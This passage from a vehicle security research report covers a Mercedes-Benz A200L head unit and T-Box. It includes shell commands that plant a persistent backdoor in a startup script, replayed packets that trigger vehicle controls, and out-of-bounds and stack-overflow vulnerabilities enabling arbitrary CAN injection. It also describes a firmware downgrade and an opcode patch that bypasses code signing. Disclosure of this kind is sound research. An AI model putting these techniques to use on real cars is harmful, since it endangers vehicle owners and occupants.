


Figure 6.9: Engineering Mode menu

6.4 Persistent Backdoor

Leaving a backdoor in the car can be more convenient for future testing. Disk integrity protection like *dm-verity* is not enabled in this system. So we can remount the root partition to make it writable and leave a persistent backdoor. By adding commands to a startup script, our backdoor will execute during boot.

```
mount -o rw,remount /
cp /tmp/backdoor /usr/sbin/
echo -e '\n/usr/bin/backdoor' >> /usr/sbin/configure_broadcom.sh
```

6.5 Display Screen Tampering

On *NTG6* head unit, the *MMB* broad runs two Linux systems based on virtualization provided by *Nvidia*. The primary Linux system and the display server. The display server's IP is *192.168.210.121*. The main Linux system's IP of interface *hv0* is *192.168.210.122*. On primary Linux system, the process frontend is designed based on *Qt5*. The rendered graphic data by frontend will be transferred to display server and finally display on the right half screen. Similarly, the process icman is responsible for rendering the images on the left half screen.

In our test, we replaced frontend and icman with our custom compiled binary based on *Qt*. We should then set an appropriate environment variable to transfer the graphic image to the display server by the libraries. The commands is as follows.

```
kill -9 ‘pidof frontend‘;
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin export NOTIFY_SOCKET=/run/
systemd/notify
export WATCHDOG_PID=4269
export WATCHDOG_USEC=45000000
export HOME=/home/hmi
export LOGNAME=hmi
export USER=hmi
export SHELL=/sbin/nologin
export LD_LIBRARY_PATH=/tmp/:/opt/hmi/lib export EGLSTREAM_INI_DIR=/etc
export QT_QPA_PLATFORM=eglfs
export QT_QPA_EGLFS_CONNECTOR_ID=0 export QT_QPA_EGLFS_PLANE_ID=2
export QSG_TRANSIENT_IMAGES=1
export QV4_MM_OVERALLOCATION=50
export QV4_MM_MAXBLOCK_SHIFT=1
export QV4_MM_MAX_CHUNK_SIZE=65536 export DISPLAY_VM=1
export DISPLAY_IP=192.168.210.121 /tmp/show_keen_logo
```

Finally, our custom images will display on the touchscreen. Shown in Figure 6.10

Figure 6.10: Custom images

6.6 RH850 Denial of Service

In *MMB*, */dev/ttyTHS3* is one of *RH850* controlling serial port. We uploaded the *GNU* screen to the *MMB* system and opened this serial port with command screen */dev/ttyTHS3* 115200. A warning displays on the screen, and the system reboots after 10 seconds. We can trigger this reboot to achieve a DoS attack.




Figure 6.11: Notification before reboot

6.7 Perform Vehicle Control Actions

After compromising the head unit, we were interested in how to perform car control actions. Usually, the direct method is to send CAN messages to *Interior CAN* (*CAN-B*) from head unit. But, for *Mercedes-Benz A200L* cars, the architecture is more complicated.

On the *Base Board* of the head unit, there is an *RH850* chip *R7F7015223*. It is responsible for transmitting CAN messages to *User interface CAN* (*CAN-HMI*). The chip connects to the host CPU through serial and runs an RTOS with library *LWIP*. The host CPU communicates with *RH850* through a virtual Ethernet interface based on *PPP* over serial. Then, many processes will establish lots of TCP connections between the host CPU and *RH850*.

First, we need to figure out how to send arbitrary CAN messages on *CAN-HMI*. This requirement can be satisfied by finding the packet format of sending arbitrary CAN messages if the *RH850* chip supports this function or trying to compromise *RH850*, for example, upgrading a custom firmware.

Second, we may need to compromise the gateway *Electronic Ignition Switch*(*EIS*), because *EIS* acts as a firewall which drops insecure CAN message. After that, the compromised *EIS* can transfer this unsecured CAN message from *CAN-HMI* to *CAN-B*.

We can see that it is a long way to send arbitrary CAN messages to *CAN-B*. In contrast, we chose a more direct approach to prove we compromised head unit. On *Mercedes-Benz A200L* cars, there is a voice control system. Driver and passengers can directly control the vehicle by speaking. Audio is processed by head unit, then a vehicle control command sent to *RH850* from some processes. However, we already compromised the head unit. We can directly send the vehicle control commands to *RH850* as if there is a voice control request.

To verify our thought, we captured all the TCP packets sent to *RH850* while performing vehicle control actions. Finally, we got the TCP packets from a TCP connection sent by process *k2lacsdaemon*. Injecting code into process *k2lacsdaemon* and replaying these packets can trigger the specified vehicle control actions. The vehicle control actions we successfully triggered and the TCP packets are shown in Table 6.1.

Table 6.1: TCP packets for vehicle controls

ACTION	PACKET IN HEXADECIMAL
open ambient light	00 00 00 1f 3f 3f
	00 00 00 1f 3f 3f
	00 00 00 1f 3f 3f
	00 00 00 1f 3f 3f
close ambient light	00 00 00 1f 3f 3f
	00 00 00 1f 3f 3f
	00 00 00 1f 3f 3f
	00 00 00 1f 3f 3f
open driver reading light	00 00 00 17 .. .. 3f 00
close driver reading light	00 00 00 17 .. .. 3f 00
open passenger reading light	00 00 00 17 .. .. 7f 00
close passenger reading light	00 00 00 17 .. .. 3f 00
open sunshade cover	00 00 00 15 .. .. 3f 3f
open back-seat passenger light	00 00 00 17 .. .. 3f 00
close back-seat passenger light	00 00 00 17 .. .. 3f 00

PART 3
T-BOX

7 Compromise T-Box

This chapter shows two attack attempts for two attack surfaces, the Wi-Fi and CAN bus of T-Box in the direction from the outside to the internal system.

7.1 Compromise Host from Wi-Fi chip

To compromise the host system from Wi-Fi chip in a real attack case, an attacker need to achieve code execution on Wi-Fi chip first. For research purposes, we can also load a custom firmware to run our code on the Wi-Fi chip.

We loaded our custom firmware *bcm_firmware_H2.bin* on T-Box for reproducing the attack process by *Project Zero*'s research. The firmware will try to overwrite the host physical memory beginning from address 0xA59E8000, which corresponds to kernel address 0xC00E8000.

The original kernel code snippet shows in Figure 7.1.

```
.text:C00E8DA0 00 30 9E E5                 LDR             R3, [LR]
.text:C00E8DA4 01 30 83 E3                 ORR             R3, R3, #1
.text:C00E8DA8 00 30 8E E5                 STR             R3, [LR]
.text:C00E8DAC 24 30 94 E5                 LDR             R3, [R4,#0x24]
.text:C00E8DB0 28 00 95 E5                 LDR             R0, [R5,#0x28]
.text:C00E8DB4 53 35 E0 E7                 UBFX            R3, R3, #0xA, #1
.text:C00E8DB8 E0 F6 FF EB                 BL              vfs_create
.text:C00E8DBC 00 50 50 E2                 SUBS            R5, R0, #0
.text:C00E8DC0 C1 FF FF 0A                 BEQ             loc_C00E8CCC
.text:C00E8DC4
.text:C00E8DC4             loc_C00E8DC4                            ; CODE XREF: do_last+47C↑j
.text:C00E8DC4                                                     ; do_last+968↓j ...
.text:C00E8DC4 10 00 9D E5                 LDR             R0, [SP,#0x70+var_60]
.text:C00E8DC8 55 1C 00 EB                 BL              dput
.text:C00E8DCC 23 FF FF EA                 B               loc_C00E8A60
.text:C00E8DD0             ; ---------------------------------------------------------------
.text:C00E8DD0
.text:C00E8DD0             loc_C00E8DD0                            ; CODE XREF: do_last+72C↑j
.text:C00E8DD0 20 C0 9D E5                 LDR             R12, [SP,#0x70+var_50]
```

Figure 7.1: Original code of kernel

After the attack, the crash log on serial is shown in Figure 7.2.

```
[  119.560000] Unable to handle kernel paging request at virtual address fffffffc
[  119.582000] dhd_prot_ioctl : bus is down. we have nothing to do
[  119.589000] pgd = c6ef8000
[  119.591000] [fffffffd] *pgd=af5fd821[  119.598000] pgd = c6bf0000

[  119.604000] [fffffffc] *pgd=af5fd821[  119.608000] Unable to handle kernel paging request at virtual address fffffffc
[  119.616000] dhd_prot_ioctl : bus is down. we have nothing to do
[  119.623000] pgd = c82fc000
[  119.631000] , *pte=00000000
[  119.637000] , *pte=00000000[fffffffc] *pgd=af5fd821, *pte=00000000, *ppte=00000000
[  119.646000] , *ppte=00000000
[  119.648000] , *ppte=00000000[  119.651000] pgd = c4f14000
[  119.654000] dhd_prot_ioctl : bus is down. we have nothing to do
[  119.661000]
[  119.663000] Internal error: Oops: 801 [#1] PREEMPT ARM
[  119.668000] [adump]: <adump_die_callback> line = 120  str=Oops, err=2049, trapnr=0, signr=11
[  119.676000] Modules linked in: bcdhdpcie
[  119.680000] CPU: 0 PID: 758 Comm: InternetConnect Not tainted 3.10.100+ #1
[  119.687000] task: c6e0c3c0 ti: c6eee000 task.ti: c6eee000
[  119.692000] PC is at do_last+0x854/0xc14
[  119.696000] LR is at unlazy_walk+0x138/0x230
[  119.701000] pc : [<c00e8e20>]    lr : [<c00e4410>]    psr: 20000013
[  119.701000] sp : c6eefe38  ip : 00000000  fp : c8089240
[  119.712000] r10: 00000000  r9 : 00000026  r8 : c6eefec0
[  119.717000] r7 : 00020002  r6 : c6eeff78  r5 : 00000001  r4 : c6eeff00
[  119.724000] r3 : 00000002  r2 : 00020002  r1 : 00000084  r0 : 00000001
[  119.730000] Flags: nzCv  IRQs on  FIQs on  Mode SVC_32  ISA ARM  Segment user
[  119.738000] Control: 10c5387d  Table: ac7f8059  DAC: 00000015
[  119.743000]
[  119.743000] PC: 0xc00e8da0:
[  119.748000] 8da0  e59e3000 e3833001 e58e3000 e5943024 e5950028 e7e03553 ebfff6e0 e2505000
[  119.756000] 8dc0  75000012 00000b8c 00000000 01310000 0001004a 00000000 00000000 74300bd4
[  119.764000] 8de0  76000012 00000b8d 00000000 01350000 0001004a 00000000 00000000 77340bd5
[  119.772000] 8e00  77000012 00000b8e 00000000 00670000 0001004a 00000000 00000000 77660bd6
[  119.780000] 8e20  78000012 00000b8f 00000000 006b0000 0001004a 00000000 00000000 786a0bd7
[  119.789000] 8e40  79000012 00000b90 00000000 002a0000 00010000 00000000 00000000 792b0b82
[  119.797000] 8e60  7a000012 00000b91 00000000 002a0000 00010000 00000000 00000000 7a2b0b83
[  119.805000] 8e80  7b000012 00000b92 00000000 00bf0000 0001004a 00000000 00000000 7bbe0bca
[  119.813000]
[  119.813000] LR: 0xc00e4390:
[  119.818000] 4390  e1520003 1afffff0 e595201c e59c3014 e1520003 03a07001 1affffeb eaffffda
```

Figure 7.2: The crash log of kernel

The result shows that the normal kernel code already tampered with some structures or wireless packets by Wi-Fi chip. So, the T-Box is also vulnerable to the same *DMA* issue found by *Project Zero*.

Since the kernel code can be modified, this issue can be used to compromise the T-Box host system from a compromised Wi-Fi chip.

We have successfully verified this attack on version E311.4.

7.2 Trigger Memory Corruption From SH2A Chip

On T-Box, the blockIpcServer communicates with *SH2A* through the serial */dev/ttyAMA1*. During the communication between the process blockIpcServer and *SH2A* chip, there is a concept called channel on both sides of *SH2A* firmware and the Linux system.

7.2.1 Message Format between SH2A MCU and Host

The message packet between *SH2A* MCU and Host consists of header and body.

The size of the header is 8 bytes, and its format is shown in Figure 7.3:

0xDE	0xAD	checksum	0	sequence	length	channel	

Figure 7.3: Header of packet transmit in channel

The first two bytes are fixed. The 6th byte is the length of the payload. The 7th byte represents the channel number of this packet.

The format of payload varies by the number of channels.

7.2.2 Out-of-bound Vulnerability in RemoteDiagnosis

The process *RemoteDiagnosisApp* registered channel 10 *RemoteDiagnosis* with blockIpcServer. There is a vulnerability when the process *RemoteDiagnosisApp* parses the payload of channel 10 sent by *SH2A* MCU and transferred by blockIpcServer. The payload of channel 10 is shown in Figure 7.4:

ver_a	ver_b	ovci_idx	ovci channel	ovci data	

Figure 7.4: Format of payload for channel RemoteDiagnosis

An array *OOB* read exists in function *get_ovci_chn*, which is shown in Figure 7.5.

```
int __fastcall get_ovci_chn(int idx)
{
  return (unsigned __int8)g_ovci_desc.chn_table[idx];
}
```

Figure 7.5: Code snippet triggers OOB read

The size of the array *chn_table* is 88. Therefore, if the argument *idx* is above 88, an *OOB* read happens.

The table array *chn_table* contains the channel index related to the ovci index. This means the result returned from function *get_ovci_chn()* may be above 1, according to the data outside the array.

Then the *ovci_data* is stored in the *ovci_data_area* array, resulting in an *OOB* write. The code to trigger *OOB* write shows in Figure 7.6.

```
packet_desc->ovci_data_area[get_ovci_chn(ovci_idx)] = __rev16(packet_desc->ovci_data);
```

Figure 7.6: Code snippet that triggers OOB write

According to the memory layout, some structures and pointers can be overwritten outside the array *chn_table*. On T-Box version *E511.6*, pointers are more random than version *E334.2* since *ASLR* is enabled on version *E511.6*. We didn't try to exploit this vulnerability on version *E511.6*.

8 Post Attack in T-Box

This chapter will introduce two attack processes that target the *SH2A* MCU on T-Box. The *SH2A* chip is responsible for transmitting CAN messages to *CAN-D* CAN bus. By utilizing the vulnerabilities in *SH2A* firmware, we can send arbitrary CAN messages to *CAN-D* CAN bus and flash a custom firmware on SH2A MCU.

The precondition for both attacks that we will present is that the attacker should compromise the T-Box's Linux system first. In our research, we failed to find a vulnerability to compromise the Linux system. However, we managed to get a development version of T-Box hardware with debug shell enabled. The need to actively gain code execution on the *NAD* prevented this vulnerability from being exploited in a production car.

8.1 Sending Arbitrary CAN message from T-Box

This section will introduce the CAN message transmission logic on T-Box and the vulnerability in *SH2A* firmware. We will explain what we can do by utilizing this vulnerability, including transmitting arbitrary CAN messages on T-Box and bypassing firmware code signing during upgrading.

8.1.1 CAN Bus Message Transmit Logic

On T-Box Board, the *SH2A* chip connects to the CAN bus *CAN-D*, which connects to the gateway *EIS* and OBD diagnostic port. The *SH2A* chip connects to the host CPU through serial. Therefore, the *SH2A* chip is responsible for receiving the message from the host CPU, converting the message from the host CPU to the CAN message, and transmitting the CAN message on CAN bus, for our car *CAN-D*.

In the Linux system, the device file */dev/ttyAMA1* represents this serial port. It is always opened by the process *blockIpcServer*. This process acts as an IPC server and communicates with other client processes through Boost IPC shared memory. For example *CANDL*, *UpdateManager*, *DiagnosisProxyApp*, *RemoteDiagnosisApp*, etc. So, when the client processes want to send CAN message, they send the message to *blockIpcServer*. Then, the message is transferred to the *SH2A* chip. Finally, the chip constructed the CAN message and transmitted it to CAN bus via *CANTP* protocol.

The chip configures different CAN IDs according to the channel number of the message received from the serial. Once the client process is launched, they will register the channel number with blockIpcServer. Then, *blockIpcServer* will deliver the message to the corresponding client process. On the SH2A chip, there should be a table that describes the correspondence between CAN ID and channel number.

The following analysis is based on the firmware version shown in Table 8.1:

Table 8.1: Version of T-Box firmware

PARTS	VERSION
Software Part Number	2479026602
TCU Core	E334.2
SH2	18232C

8.1.2 Vulnerability in SH2A Firmware

The *SH2A* firmware will process the message from host. In our research, we found a vulnerability when the firmware process the the payload for a specific channel.

The vulnerability is that the function does not check the length field in the payload, resulting in a stack overflow when function *memcpy()* copies data with a considerable length.

By utilizing the vulnerability, we successfully achieved code execution in the chip. The most important is that we managed to make our shellcode run more stable. Therefore, after our shellcode finish running, the chip still works well instead of crashes.

8.1.3 Transmit Arbitrary CAN Message to CAN Bus

Since we got code execution in *SH2A* chip, it is possible to transmit arbitrary CAN messages to CAN bus. Our shellcode will configure the CAN interface registers on Channel 1 Mailbox 31 to transmit CAN message to CAN bus.

Figure 8.1 shows the result. It proved that it is possible to transmit arbitrary CAN messages on T-Box.

序号	传输方向	时间标识	帧ID	帧格式	帧类型	数据长度	数据(HEX)
00791513	接收	17:13:18.088.0	0x00000277	数据帧	标准帧	0x08	00 00 00 00 00 00 00 00
00791514	接收	17:13:18.103.0	0x00000666	数据帧	标准帧	0x08	11 22 33 44 55 66 77 88
00791515	接收	17:13:18.107.0	0x00000020	数据帧	标准帧	0x08	39 c9 41 1c c0 00 00 c0
00791516	接收	17:13:18.113.0	0x000003df	数据帧	标准帧	0x08	fd ff 00 fc ff ff ff ff
00791517	接收	17:13:18.119.0	0x0000020b	数据帧	标准帧	0x08	fc ff 00 f8 fc 0f 00 ff
00791518	接收	17:13:18.122.0	0x00000666	数据帧	标准帧	0x08	11 22 33 44 55 66 77 88
00791519	接收	17:13:18.142.0	0x00000666	数据帧	标准帧	0x08	11 22 33 44 55 66 77 88
00791520	接收	17:13:18.161.0	0x00000666	数据帧	标准帧	0x08	11 22 33 44 55 66 77 88
00791521	接收	17:13:18.168.0	0x00000176	数据帧	标准帧	0x02	00 00
00791522	接收	17:13:18.168.0	0x000001f5	数据帧	标准帧	0x06	00 00 00 00 00 0c
00791523	接收	17:13:18.168.0	0x00000209	数据帧	标准帧	0x08	ff ff 01 fc ff ff ff 7f
00791524	接收	17:13:18.168.0	0x0000025e	数据帧	标准帧	0x08	64 64 64 00 03 00 00 00
00791525	接收	17:13:18.169.0	0x0000025f	数据帧	标准帧	0x08	00 00 00 00 00 00 00 00

Figure 8.1: Arbitrary CAN message transmitted

8.2 Flashing Custom Firmware on SH2A MCU

A common practice to transmit arbitrary CAN messages is upgrading the firmware of the MCU with patched firmware. To prevent upgrading a custom firmware, more and more system designers introduced the code signing mechanism. On T-Box, we also found the code signing mechanism is introduced on newer firmware of *SH2A* MCU, for example, *E409.6* and *E511.6*. On these versions, there is a signature attached to the files *uHERMES.bin* and *uapp.bin*. This subsection will introduce the issues related to the firmware only supports the code signing mechanism. An attacker can use the first issue to flash an older firmware and exploit the vulnerability in this older firmware to flash a custom firmware.

The following analysis based on these firmware versions shown in Table 8.2:

Table 8.2: Version of T-Box firmware

SH2 VERSION	TCU CORE VERSION	VERSION
18514B	E409.6	2479027703
19472B	E511.6	2479022604

8.2.1 Firmware Downgrade Vulnerability

The process *UpdateManager* is responsible for upgrading the firmware of *SH2A* MCU by communicating with *SH2A* MCU through the channel *BIPC_SWDL_SH2*. In file UpdateManager of version *E511.6*, the function at 0x83b38 is response for upgrading *SH2A* BIOS(*uapp.bin*) and *SH2* Application(*uHERMES.bin*). We tried downgrading *SH2A* firmware from *19472B* to *18514B*. The *19472B* version *SH2A* firmware verifies that the signature of *18514B* version *SH2A* firmware is valid because the RSA public keys in these two versions are the same. But there is no version checking during upgrading on version *19472B*, resulting in a firmware downgrade attack. The upgrade log is shown below:

```
Aug 25 22:10:43.035 UpdateManager[1157]:  [info:] Updating SH2 applications...
Aug 25 22:10:43.037 UpdateManager[1157]:  [info:] File read successfully. Size 530848
Aug 25 22:10:43.038 UpdateManager[1157]:  [info:] ---------------- START SH2 session ----------------
Aug 25 22:10:43.038 UpdateManager[1157]:  [info:] Open IPC channel for SWDL
Aug 25 22:10:43.039 UpdateManager[1157]:  [info:] Send message "start"
Aug 25 22:10:43.042 UpdateManager[1157]:  [info:] Send chunk size 1024
Aug 25 22:10:43.044 UpdateManager[1157]:  [info:] Send file size 530848
Aug 25 22:10:43.046 UpdateManager[1157]:  [info:] Send write address 0x00000016
Aug 25 22:10:43.049 UpdateManager[1157]:  [info:] Sending firmware file
Aug 25 22:10:43.049 UpdateManager[1157]:  [info:] SH2 image 0% complete
Aug 25 22:10:45.780 UpdateManager[1157]:  [info:] SH2 image 5% complete
Aug 25 22:10:48.888 UpdateManager[1157]:  [info:] SH2 image 10% complete
Aug 25 22:10:51.618 UpdateManager[1157]:  [info:] SH2 image 15% complete
Aug 25 22:10:54.732 UpdateManager[1157]:  [info:] SH2 image 20% complete
Aug 25 22:10:57.455 UpdateManager[1157]:  [info:] SH2 image 25% complete
Aug 25 22:11:00.582 UpdateManager[1157]:  [info:] SH2 image 30% complete
Aug 25 22:11:03.311 UpdateManager[1157]:  [info:] SH2 image 35% complete
Aug 25 22:11:06.440 UpdateManager[1157]:  [info:] SH2 image 40% complete
 1157  0   0% S     9  23304K   4912K     root     /cust/app/bin/UpdateManager
Aug 25 22:11:09.166 UpdateManager[1157]:  [info:] SH2 image 45% complete
Aug 25 22:11:12.243 TrigLogFiles[772]:  [info:] Process UpdateManager thread count 9
Aug 25 22:11:12.306 UpdateManager[1157]:  [info:] SH2 image 50% complete
Aug 25 22:11:15.038 UpdateManager[1157]:  [info:] SH2 image 55% complete
Aug 25 22:11:18.168 UpdateManager[1157]:  [info:] SH2 image 60% complete
Aug 25 22:11:20.887 UpdateManager[1157]:  [info:] SH2 image 65% complete
Aug 25 22:11:23.507 UpdateManager[1157]:  [info:] SH2 image 70% complete
Aug 25 22:11:26.497 UpdateManager[1157]:  [info:] SH2 image 75% complete
```

```
Aug 25 22:11:29.108 UpdateManager[1157]:  [info:] SH2 image 80% complete
Aug 25 22:11:32.012 UpdateManager[1157]:  [info:] SH2 image 85% complete
Aug 25 22:11:34.653 UpdateManager[1157]:  [info:] SH2 image 90% complete
Aug 25 22:11:37.675 UpdateManager[1157]:  [info:] SH2 image 95% complete
Aug 25 22:11:40.268 UpdateManager[1157]:  [info:] SH2 image 100% complete
Aug 25 22:11:42.876 UpdateManager[1157]:  [info:] ---------------- END SH2 session ----------------
Aug 25 22:11:44.877 UpdateManager[1157]:  [info:] Updating SH2 BIOS...
Aug 25 22:11:44.877 UpdateManager[1157]:  [info:] File read successfully. Size 103840
Aug 25 22:11:44.877 UpdateManager[1157]:  [info:] ---------------- START SH2 session ----------------
Aug 25 22:11:44.877 UpdateManager[1157]:  [info:] Open IPC channel for SWDL
Aug 25 22:11:44.877 UpdateManager[1157]:  [info:] Send message "start"
Aug 25 22:11:44.880 UpdateManager[1157]:  [info:] Send chunk size 1024
Aug 25 22:11:44.883 UpdateManager[1157]:  [info:] Send file size 103840
Aug 25 22:11:44.885 UpdateManager[1157]:  [info:] Send write address 0x0000000B
Aug 25 22:11:44.885 UpdateManager[1157]:  [info:] Sending firmware file
Aug 25 22:11:44.885 UpdateManager[1157]:  [info:] SH2 image 0% complete
Aug 25 22:11:45.364 UpdateManager[1157]:  [info:] SH2 image 5% complete
Aug 25 22:11:45.821 UpdateManager[1157]:  [info:] SH2 image 10% complete
Aug 25 22:11:46.677 UpdateManager[1157]:  [info:] SH2 image 15% complete
Aug 25 22:11:47.139 UpdateManager[1157]:  [info:] SH2 image 20% complete
Aug 25 22:11:47.605 UpdateManager[1157]:  [info:] SH2 image 25% complete
Aug 25 22:11:48.067 UpdateManager[1157]:  [info:] SH2 image 30% complete
Aug 25 22:11:48.918 UpdateManager[1157]:  [info:] SH2 image 35% complete
Aug 25 22:11:49.381 UpdateManager[1157]:  [info:] SH2 image 40% complete
Aug 25 22:11:49.842 UpdateManager[1157]:  [info:] SH2 image 45% complete
Aug 25 22:11:50.292 UpdateManager[1157]:  [info:] SH2 image 50% complete
Aug 25 22:11:51.154 UpdateManager[1157]:  [info:] SH2 image 55% complete
Aug 25 22:11:51.613 UpdateManager[1157]:  [info:] SH2 image 60% complete
Aug 25 22:11:52.065 UpdateManager[1157]:  [info:] SH2 image 65% complete
Aug 25 22:11:52.530 UpdateManager[1157]:  [info:] SH2 image 70% complete
Aug 25 22:11:53.412 UpdateManager[1157]:  [info:] SH2 image 75% complete
Aug 25 22:11:53.859 UpdateManager[1157]:  [info:] SH2 image 80% complete
Aug 25 22:11:54.325 UpdateManager[1157]:  [info:] SH2 image 85% complete
Aug 25 22:11:55.186 UpdateManager[1157]:  [info:] SH2 image 90% complete
Aug 25 22:11:55.633 UpdateManager[1157]:  [info:] SH2 image 95% complete
Aug 25 22:11:56.087 UpdateManager[1157]:  [info:] SH2 image 100% complete
Aug 25 22:11:58.640 UpdateManager[1157]:  [info:] ---------------- END SH2 session ----------------
```

8.2.2 Bypass Code Signing Check During Upgrading

During upgrading, the u-boot format files: *uHERMES.bin* and *uapp.bin* will be uploaded to *SH2A* MCU. Then *SH2A* MCU will verify the signature of the image. Specifically, the *SH2A* MCU will decrypt the signature with the RSA public key and compare the decrypted result with the image's sha256 hash. For the *18514B* version *uHERMES.bin*, the verified result is shown below:

```
PublicKey(38990162527143653598206405503588261367090651735139171091123904246849069176160665864743420596903127446691269669
01890463776089179396118208091597174510582150600243617897873812571846336406344135322839072671118284209784327134213139294
72229664816191354634180564266158377616818162781828911595177876057401702279974659713149443739048023404441945562072661204
44638203597323297053899424906965598730996084793987320597909782240653274121177799419549657089553790790149942954072518193
10154726845731935204239811068748652991412193990184233025245543906372741226199119822180684959022565886463174914665332939
24542518487115217655985900178703599434292773247822580151522875666168828439169056370275503811204568762921500059122136079
85863942100673321891674402573097922160165782700169740115850698065421564279817089059175579551810912955912032418837353938
3772597217432798788530318694538281429215813171748426688286358485604446021289122550818941469775827397 3, 65537)
```

```
Signature: 101216183547073293254412974757680279738917718933794752666298208307394634586958614151225530497101112981190398
7719454415786295596308522 681344892458421403726260770083706381720784801004067396377397560773918928259194126438455714071
2519547594143781510220874627791182740503 417364284654490669124716546891733527862713344482342705596902338431028112239219
3738271932239040180282806961859671895283300854301214364 490488247450538240494862724907498158797382117628650397140002940
8874648672221067120699307648274767855728920588388801037214786347368094 632967817768319799667658289736403249926534567919
7313998965774950176225533875807031880312900143325305886825997908935923241637108274310 165097888437763662791633910200092
4680068855107366034170560399498442923325937645002191505971775470523665754346086103139212701515425351 985876556371337938
5567545408159135725649301498583217831189625787337165643408551100857946282788168862122405052118963389608789926

Decrypt result: 1fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff003031300d
0609608648016503040201050004209d1142bb03a4e3331d12c1eed2c8743f2f70d2e1a92f2125336a410386e5171f

SHA256 of uHERMES.bin (exclude attached signature):
9d1142bb03a4e3331d12c1eed2c8743f2f70d2e1a92f2125336a410386e5171f
```

In the subsection 8.1, we utilized a vulnerability to achieve code execution. We can also use this vulnerability to bypass the code signing check while upgrading and flash a custom firmware. The u-boot file *uHERMES.bin* will be loaded to address 0x3C000000 after *SH2A* MCU booted. The address is the start of Large-Capacity RAM shown in Figure.8.2. The memory is writeable and cache-disabled. So, it is possible to modify the code segment in memory directly.

Page	Cache-enabled Address	Cache-disabled Address
Page 0 (256 Kbytes)	H'1C000000 to H'1C03FFFF	H'3C000000 to H'3C03FFFF
Page 1 (256 Kbytes)	H'1C040000 to H'1C07FFFF	H'3C040000 to H'3C07FFFF
Page 2 (256 Kbytes)	H'1C080000 to H'1C0BFFFF	H'3C080000 to H'3C0BFFFF
Page 3 (256 Kbytes)	H'1C0C0000 to H'1C0FFFFF	H'3C0C0000 to H'3C0FFFFF
Page 4 (256 Kbytes)	H'1C100000 to H'1C13FFFF	H'3C100000 to H'3C13FFFF

Figure 8.2: Address Spaces of Large-Capacity RAM

First, we trigger the vulnerability to achieve code execution on *SH2A* MCU by sending payload from Linux to serial *ttyAMA1*. Then, in our exploit, we patched the instruction's opcode at 0x3c052a34 in Figure 8.3 from "e6 20" to "e6 00" to bypass the comparison between sha256 hash and RSA decrypt result. After that, arbitrary custom firmware can be upgraded successfully.

```
3c052a2c d5 34        mov.l     @(->g_RSA_final_result,pc),r5=>g_RSA_final_res...

3c052a2e d4 28        mov.l     @(->g_SHA256_result,pc),r4=>g_SHA256_result

3c052a30 d2 35        mov.l     @(->memcmp,pc),r2
3c052a32 42 0b        jsr       @r2=>memcmp
3c052a34 e6 20        _mov      #0x20,r6
```

Figure 8.3: Code snippet to compare sha256 hash and RSA decrypt result

The following log from serial was generated during the upgrading process from *18514B* version firmware to a custom firmware we modified based on *18514B* version firmware.

```
00005b70  af 52 38 13 6f 09 f8 0a  0a 44 6f 77 6e 6c 6f 61  |.R8.o....Downloa|
00005b80  64 69 6e 67 2e 2e 2e f2  87 07 d1 f8 0a 43 48 55  |ding.........CHU|
00005b90  4e 4b 20 73 69 7a 65 3a  20 30 78 30 30 30 30 30  |NK size: 0x00000|
